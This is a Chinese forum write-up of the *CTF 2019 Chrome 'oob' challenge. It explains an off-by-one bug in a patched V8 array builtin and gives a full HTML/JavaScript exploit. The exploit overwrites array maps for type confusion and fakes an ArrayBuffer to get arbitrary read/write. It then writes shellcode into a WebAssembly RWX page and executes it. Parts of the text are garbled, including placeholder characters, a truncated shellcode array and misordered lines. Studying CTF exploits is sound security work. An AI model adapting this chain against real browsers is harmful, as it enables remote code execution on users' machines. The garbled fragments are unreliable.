*ctf chrome oob writeup

sakura / 2019-04-30 08:44:00 / 浏览数 5404 安全技术 CTF 顶(1) 踩(0)

*ctf chrome oob writeup

bug

```
+BUILTIN(ArrayOob){
+    uint32_t len = args.length();
+    if(len > 2) return ReadOnlyRoots(isolate).undefined_value();//check len<=2,else return undefine
+    Handle<JSReceiver> receiver;
+    ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
+            isolate, receiver, Object::ToObject(isolate, args.receiver()));
+    Handle<JSArray> array = Handle<JSArray>::cast(receiver);
+    FixedDoubleArray elements = FixedDoubleArray::cast(array->elements());
+    uint32_t length = static_cast<uint32_t>(array->length()->Number());
+    if(len == 1){
+        //read
+        return *(isolate->factory()->NewNumber(elements.get_scalar(length)));---->length off by one
+    }else{
+        //write
+        Handle<Object> value;
+        ASSIGN_RETURN_FAILURE_ON_EXCEPTION(
+                isolate, value, Object::ToNumber(isolate, args.at<Object>(1)));
+        elements.set(length,value->Number());---->length off by one
+        return ReadOnlyRoots(isolate).undefined_value();
+    }
+}
```

可以看到在length这里有一个off-by-one

另外，这里有一个非预期的UAF，其实在Object::ToNumber(isolate,
args.at<object>(1)))可以触发回调，通过valueof或者Symbol.toPrimitive可以在这里将array的length改成0之后强制GC将其回收掉，然后重新喷内存占位，由于我们之前
by one。
类似的做法参考CVE-2017-5053，应该也是可以这么利用的，我没做太多尝试，有兴趣的同学可以试一下，不过显然这种做法会非常不稳定。

基础知识

v8通过map来判断类型，通过off-by-one来修改map即可产生type confusion

trick

splice

通过splice控制array的内存排布紧邻。

```
var ab = new ArrayBuffer(0x1000);
var a = [1.1, 1.1, 1.1, 1.1];
var b = [{}, {}, ab, 2.2, 2.2];
var c = [3.3, 3.3, 3.3, 3.3, 3.3];
//■■■■■■array■■■■
a = a.splice(0);
b = b.splice(0);
c = c.splice(0);
```

test如下：
可以看到如图所示的内存布局：
a elements的length位置存放的就是a obj的map了，于是a.oob(xxx)就可以将a的map给覆盖掉。

```
//0x33a1055ce0e1->0x33a1055ce0b1
//0x33a1055ce139->0x33a1055ce101
//0x33a1055ce191->0x33a1055ce159

// x/60gx 0x33a1055ce0b1-1
// 0x33a1055ce0b0: {0x000033a10f4814f9 0x0000000400000000->a elements
```

```
// 0x33a1055ce0c0: 0x3ff199999999999a 0x3ff199999999999a
// 0x33a1055ce0d0: 0x3ff199999999999a 0x3ff199999999999a}
// 0x33a1055ce0e0: {0x000033a14e0c2ed9 0x000033a10f480c71->a obj
// 0x33a1055ce0f0: 0x000033a1055ce0b1 0x0000000400000000}
// 0x33a1055ce100: {0x000033a10f480801 0x0000000500000000->b elements
// 0x33a1055ce110: 0x000033a1055cdfc9 0x000033a1055ce001
// 0x33a1055ce120: 0x000033a1055cdf01 0x000033a12d09f3f9
// 0x33a1055ce130: 0x000033a12d09f409}
//                                    {0x000033a14e0c2f79->b obj
// 0x33a1055ce140: 0x000033a10f480c71 0x000033a1055ce101
// 0x33a1055ce150: 0x0000000500000000}
//                                    {0x000033a10f4814f9->c elements
// 0x33a1055ce160: 0x0000000500000000 0x400a666666666666
// 0x33a1055ce170: 0x400a666666666666 0x400a666666666666
// 0x33a1055ce180: 0x400a666666666666 0x400a666666666666}
// 0x33a1055ce190: {0x000033a14e0c2ed9 0x000033a10f480c71->c obj
// 0x33a1055ce1a0: 0x000033a1055ce159 0x0000000500000000}
// 0x33a1055ce1b0: 0xdeadbeedbeadbeef 0xdeadbeedbeadbeef
// 0x33a1055ce1c0: 0xdeadbeedbeadbeef 0xdeadbeedbeadbeef
// 0x33a1055ce1d0: 0xdeadbeedbeadbeef 0xdeadbeedbeadbeef
```

gc

在要fake的arraybuffer的前后两次gc，使其内存分布更稳定。

debug

调试的话，直接在对应版本的v8 release上调试，然后写到html里，放到chrome里就行了，偏移什么的都没有改变。
也可以直接gdb attach到chrome里调试。

exp

利用思路非常简单
首先分配两个array，一个double array，一个object array
然后通过覆盖object array的map为double map，就可以将其中的用户空间对象leak出来。
然后在array的elments去fake一个arraybuffer。
然后通过将double array的map覆盖成object array，就可以将fake好的arraybuffer给当成object给取出来。
而这个fake的arraybuffer的内容是我们可控的，于是就可以任意地址读写了。
接下来就是找到wasm_func里rwx的地址，将shellcode写入执行即可。
我的exp写的比较dirty。

```
<html>
   <script>
String.prototype.padLeft =
Number.prototype.padLeft = function(total, pad) {
 return (Array(total).join(pad || 0) + this).slice(-total);
}

// Return the hexadecimal representation of the given byte array.
function hexlify(bytes) {
   var res = [];
   for (var i = 0; i < bytes.length; i++){
       //print(bytes[i].toString(16));
       res.push(('0' + bytes[i].toString(16)).substr(-2));
   }
   return res.join('');

}

// Return the binary data represented by the given hexdecimal string.
function unhexlify(hexstr) {
   if (hexstr.length % 2 == 1)
       throw new TypeError("Invalid hex string");

   var bytes = new Uint8Array(hexstr.length / 2);
   for (var i = 0; i < hexstr.length; i += 2)
       bytes[i/2] = parseInt(hexstr.substr(i, 2), 16);

   return bytes;
```

```
}

function hexdump(data) {
   if (typeof data.BYTES_PER_ELEMENT !== 'undefined')
       data = Array.from(data);

   var lines = [];
       var chunk = data.slice(i, i+16);
   for (var i = 0; i < data.length; i += 16) {
       var parts = chunk.map(hex);
       if (parts.length > 8)
           parts.splice(8, 0, ' ');
       lines.push(parts.join(' '));
   }

   return lines.join('\n');
}

// Simplified version of the similarly named python module.
var Struct = (function() {
   // Allocate these once to avoid unecessary heap allocations during pack/unpack operations.
   var buffer      = new ArrayBuffer(8);
   var byteView    = new Uint8Array(buffer);
   var uint32View  = new Uint32Array(buffer);
   var float64View = new Float64Array(buffer);

   return {
       pack: function(type, value) {
           var view = type;        // See below
           view[0] = value;
           return new Uint8Array(buffer, 0, type.BYTES_PER_ELEMENT);
       },

       unpack: function(type, bytes) {
           if (bytes.length !== type.BYTES_PER_ELEMENT)
               throw Error("Invalid bytearray");

           var view = type;        // See below
           byteView.set(bytes);
           return view[0];
       },

       // Available types.
       int8:    byteView,
       int32:   uint32View,
       float64: float64View
   };
})();

function Int64(v) {
   // The underlying byte array.
   var bytes = new Uint8Array(8);

   switch (typeof v) {
       case 'number':
           v = '0x' + Math.floor(v).toString(16);
       case 'string':
           if (v.startsWith('0x'))
               v = v.substr(2);
           if (v.length % 2 == 1)
               v = '0' + v;

           var bigEndian = unhexlify(v, 8);
           //print(bigEndian.toString());
           bytes.set(Array.from(bigEndian).reverse());
           break;
       case 'object':
           if (v instanceof Int64) {
               bytes.set(v.bytes());
```

```
        } else {
            if (v.length != 8)
                throw TypeError("Array must have excactly 8 elements.");
            bytes.set(v);
        }
        break;
    case 'undefined':
        break;
    default:
        throw TypeError("Int64 constructor requires an argument.");
}

// Return a double whith the same underlying bit representation.
this.asDouble = function() {
    // Check for NaN
    if (bytes[7] == 0xff && (bytes[6] == 0xff || bytes[6] == 0xfe))
        throw new RangeError("Integer can not be represented by a double");

    return Struct.unpack(Struct.float64, bytes);
};

// Return a javascript value with the same underlying bit representation.
// This is only possible for integers in the range [0x0001000000000000, 0xffff000000000000)
// due to double conversion constraints.
this.asJSValue = function() {
    if ((bytes[7] == 0 && bytes[6] == 0) || (bytes[7] == 0xff && bytes[6] == 0xff))
        throw new RangeError("Integer can not be represented by a JSValue");

    // For NaN-boxing, JSC adds 2^48 to a double value's bit pattern.
    this.assignSub(this, 0x1000000000000);
    var res = Struct.unpack(Struct.float64, bytes);
    this.assignAdd(this, 0x1000000000000);

    return res;
};

// Return the underlying bytes of this number as array.
this.bytes = function() {
    return Array.from(bytes);
};

// Return the byte at the given index.
this.byteAt = function(i) {
    return bytes[i];
};

// Return the value of this number as unsigned hex string.
this.toString = function() {
    //print("toString");
    return '0x' + hexlify(Array.from(bytes).reverse());
};

// Basic arithmetic.
// These functions assign the result of the computation to their 'this' object.

// Decorator for Int64 instance operations. Takes care
// of converting arguments to Int64 instances if required.
function operation(f, nargs) {
    return function() {
        if (arguments.length != nargs)
            throw Error("Not enough arguments for function " + f.name);
        for (var i = 0; i < arguments.length; i++)
            if (!(arguments[i] instanceof Int64))
                arguments[i] = new Int64(arguments[i]);
        return f.apply(this, arguments);
    };
}

// this = -n (two's complement)
```

```
   this.assignNeg = operation(function neg(n) {
       for (var i = 0; i < 8; i++)
           bytes[i] = ~n.byteAt(i);

       return this.assignAdd(this, Int64.One);
   }, 1);

   // this = a + b
   this.assignAdd = operation(function add(a, b) {
       var carry = 0;
       for (var i = 0; i < 8; i++) {
           var cur = a.byteAt(i) + b.byteAt(i) + carry;
           carry = cur > 0xff | 0;
           bytes[i] = cur;
       }
       return this;
   }, 2);

   // this = a - b
   this.assignSub = operation(function sub(a, b) {
       var carry = 0;
       for (var i = 0; i < 8; i++) {
           var cur = a.byteAt(i) - b.byteAt(i) - carry;
           carry = cur < 0 | 0;
           bytes[i] = cur;
       }
       return this;
   }, 2);

   // this = a & b
   this.assignAnd = operation(function and(a, b) {
       for (var i = 0; i < 8; i++) {
           bytes[i] = a.byteAt(i) & b.byteAt(i);
       }
       return this;
   }, 2);
}

// Constructs a new Int64 instance with the same bit representation as the provided double.
Int64.fromDouble = function(d) {
   var bytes = Struct.pack(Struct.float64, d);
   return new Int64(bytes);
};

// Convenience functions. These allocate a new Int64 to hold the result.

// Return -n (two's complement)
function Neg(n) {
   return (new Int64()).assignNeg(n);
}

// Return a + b
function Add(a, b) {
   return (new Int64()).assignAdd(a, b);
}

// Return a - b
function Sub(a, b) {
   return (new Int64()).assignSub(a, b);
}

// Return a & b
function And(a, b) {
   return (new Int64()).assignAnd(a, b);
}

function hex(a) {
   if (a == undefined) return "0xUNDEFINED";
   var ret = a.toString(16);
```


```
   if (ret.substr(0,2) != "0x") return "0x"+ret;
   else return ret;
}

function lower(x) {
   // returns the lower 32bit of double x
   return parseInt(("0000000000000000" + Int64.fromDouble(x).toString()).substr(-8,8),16) | 0;
}

function upper(x) {
   // returns the upper 32bit of double x
   return parseInt(("0000000000000000" + Int64.fromDouble(x).toString()).substr(-16, 8),16) | 0;
}


function lowerint(x) {
   // returns the lower 32bit of int x
   return parseInt(("0000000000000000" + x.toString(16)).substr(-8,8),16) | 0;
}

function upperint(x) {
   // returns the upper 32bit of int x
   return parseInt(("0000000000000000" + x.toString(16)).substr(-16, 8),16) | 0;
}

function combine(a, b) {
   //a = a >>> 0;
   //b = b >>> 0;
   //print(a.toString());
   //print(b.toString());
   return parseInt(Int64.fromDouble(b).toString() + Int64.fromDouble(a).toString(), 16);
}


//padLeft■■■■■■■■

function combineint(a, b) {
   //a = a >>> 0;
   //b = b >>> 0;
   return parseInt(b.toString(16).substr(-8,8) + (a.toString(16)).padLeft(8), 16);
}

 // based on Long.js by dcodeIO
 // https://github.com/dcodeIO/Long.js
 // License Apache 2
 class _u64 {
    constructor(hi, lo) {
       this.lo_ = lo;
       this.hi_ = hi;
    }

    hex() {
       var hlo = (this.lo_ < 0 ? (0xFFFFFFFF + this.lo_ + 1) : this.lo_).toString(16)
       var hhi = (this.hi_ < 0 ? (0xFFFFFFFF + this.hi_ + 1) : this.hi_).toString(16)
       if(hlo.substr(0,2) == "0x") hlo = hlo.substr(2,hlo.length);
       if(hhi.substr(0,2) == "0x") hhi = hhi.substr(2,hji.length);
       hlo = "00000000" + hlo
       hlo = hlo.substr(hlo.length-8, hlo.length);
       return "0x" + hhi + hlo;
    }

    isZero() {
       return this.hi_ == 0 && this.lo_ == 0;
    }

    equals(val) {
       return this.hi_ == val.hi_ && this.lo_ == val.lo_;
    }
```

```
    and(val) {
       return new _u64(this.hi_ & val.hi_, this.lo_ & val.lo_);
    }

    add(val) {
       var a48 = this.hi_ >>> 16;
       var a32 = this.hi_ & 0xFFFF;
       var a16 = this.lo_ >>> 16;
       var a00 = this.lo_ & 0xFFFF;

       var b48 = val.hi_ >>> 16;
       var b32 = val.hi_ & 0xFFFF;
       var b16 = val.lo_ >>> 16;
       var b00 = val.lo_ & 0xFFFF;

       var c48 = 0, c32 = 0, c16 = 0, c00 = 0;
       c00 += a00 + b00;
       c16 += c00 >>> 16;
       c00 &= 0xFFFF;
       c16 += a16 + b16;
       c32 += c16 >>> 16;
       c16 &= 0xFFFF;
       c32 += a32 + b32;
       c48 += c32 >>> 16;
       c32 &= 0xFFFF;
       c48 += a48 + b48;
       c48 &= 0xFFFF;

       return new _u64((c48 << 16) | c32, (c16 << 16) | c00);
    }

    addi(h,l) {
       return this.add(new _u64(h,l));
    }

    subi(h,l) {
       return this.sub(new _u64(h,l));
    }

    not() {
       return new _u64(~this.hi_, ~this.lo_)
    }

    neg() {
       return this.not().add(new _u64(0,1));
    }

    sub(val) {
       return this.add(val.neg());
    };

    swap32(val) {
       return ((val & 0xFF) << 24) | ((val & 0xFF00) << 8) |
             ((val >> 8) & 0xFF00) | ((val >> 24) & 0xFF);
    }

    bswap() {
       var lo = swap32(this.lo_);
       var hi = swap32(this.hi_);
       return new _u64(lo, hi);
    };
 }
var u64 = function(hi, lo) { return new _u64(hi,lo) };

function gc(){
   for (var i = 0; i < 1024 * 1024 * 16; i++){
       new String();
   }
}
```

```
const wasm_code = new Uint8Array([
   0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00,
   0x01, 0x85, 0x80, 0x80, 0x80, 0x00, 0x01, 0x60,
   0x00, 0x01, 0x7f, 0x03, 0x82, 0x80, 0x80, 0x80,
   0x00, 0x01, 0x00, 0x06, 0x81, 0x80, 0x80, 0x80,
   0x00, 0x00, 0x07, 0x85, 0x80, 0x80, 0x80, 0x00,
   0x01, 0x01, 0x61, 0x00, 0x00, 0x0a, 0x8a, 0x80,
   0x80, 0x80, 0x00, 0x01, 0x84, 0x80, 0x80, 0x80,
   0x00, 0x00, 0x41, 0x00, 0x0b
 ]);
 const wasm_instance = new WebAssembly.Instance(
   new WebAssembly.Module(wasm_code));
 const wasm_func = wasm_instance.exports.a;

var shellcode=[0x90909090,0x90909090,0x782fb848,0x636c6163,0x48500000,0x73752fb8,0x69622f72,0x8948506e,0xc03148e7,0x89485750,0

gc();
gc();
var fake_arraybuffer = [
   //map|properties
   new Int64(0x0).asDouble(),
   new Int64(0x0).asDouble(),
   //elements|length
   new Int64(0x0).asDouble(),
   new Int64(0x1000).asDouble(),
   //backingstore|0x2
   new Int64(0x0).asDouble(),
   new Int64(0x2).asDouble(),
   //padding
   new Int64(0x0).asDouble(),
   new Int64(0x0).asDouble(),
   //fake map
   new Int64(0x0).asDouble(),
   new Int64(0x1900042319080808).asDouble(),
   new Int64(0x00000000082003ff).asDouble(),
   new Int64(0x0).asDouble(),
   new Int64(0x0).asDouble(),
   new Int64(0x0).asDouble(),
   new Int64(0x0).asDouble(),
   new Int64(0x0).asDouble(),
].splice(0);
gc();
gc();

// %DebugPrint(fake_arraybuffer);

var ab = new ArrayBuffer(0x1000);
var a = [1.1, 1.1, 1.1, 1.1,1.1];
var b = [fake_arraybuffer, wasm_instance, ab, 2.2, 2.2];
var c = [3.3, 3.3, 3.3, 3.3, 3.3];
//■■■■■■array■■■■
a = a.splice(0);
b = b.splice(0);
c = c.splice(0);

// leak■double/object array■map
// print("0x" + Int64.fromDouble(a.oob()).toString(16));
// print(new Int64(Int64.fromDouble(a.oob())).asDouble());
double_map = a.oob();
console.log("doube map is:");
console.log(Int64.fromDouble(double_map).toString(16));
console.log("object map is:");
object_map = b.oob();
console.log(Int64.fromDouble(object_map).toString(16));

//■■object array■map■double,■■■■■■b■leak
b.oob(double_map);
```

```
fake_arraybuffer_obj = b[0];
console.log(Int64.fromDouble(fake_arraybuffer_obj).toString(16));
// %DebugPrint(fake_arraybuffer);
fake_arraybuffer_elem = fake_arraybuffer_obj + new Int64(0xc70).asDouble();//■■■■■■■■
console.log("fake_arraybuffer addr is:");
console.log(Int64.fromDouble(fake_arraybuffer_elem).toString(16));
console.log("fake_arraybuffer map is:");
fake_arraybuffer_map = fake_arraybuffer_elem + new Int64(0x40).asDouble();
console.log(Int64.fromDouble(fake_arraybuffer_map).toString(16));
fake_arraybuffer[0] = fake_arraybuffer_map;

// %DebugPrint(wasm_instance);
console.log("wasm_instance is:");
console.log(Int64.fromDouble(b[1]).toString(16));
locate_rwx_addr = b[1] + new Int64(0x88 - 0x1).asDouble();
fake_arraybuffer[4] = locate_rwx_addr;

var d = [fake_arraybuffer_elem, 1.1, 1.1];
d.oob(object_map);
var dv = new DataView(d[0]);
console.log("fake_arraybuffer done");
// %DebugPrint(dv);
rwx_addr = dv.getFloat64(0, true);
console.log("rwx addr is:");
console.log(Int64.fromDouble(rwx_addr).toString(16));
fake_arraybuffer[4] = rwx_addr;
for (i = 0; i < shellcode.length; i++){
   dv.setUint32(i * 4, shellcode[i], true);
}
wasm_func();
</script>
</html>
```

测试机器ubuntu16.04



</object>

点击收藏 | 0 关注 | 1

上一篇：利用web内径图谱来检测EAR漏洞 下一篇：ROIS *CTF2019 Wri...

1. 1 条回复

Inspelliam 2019-05-01 09:48:14

大佬ddw

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板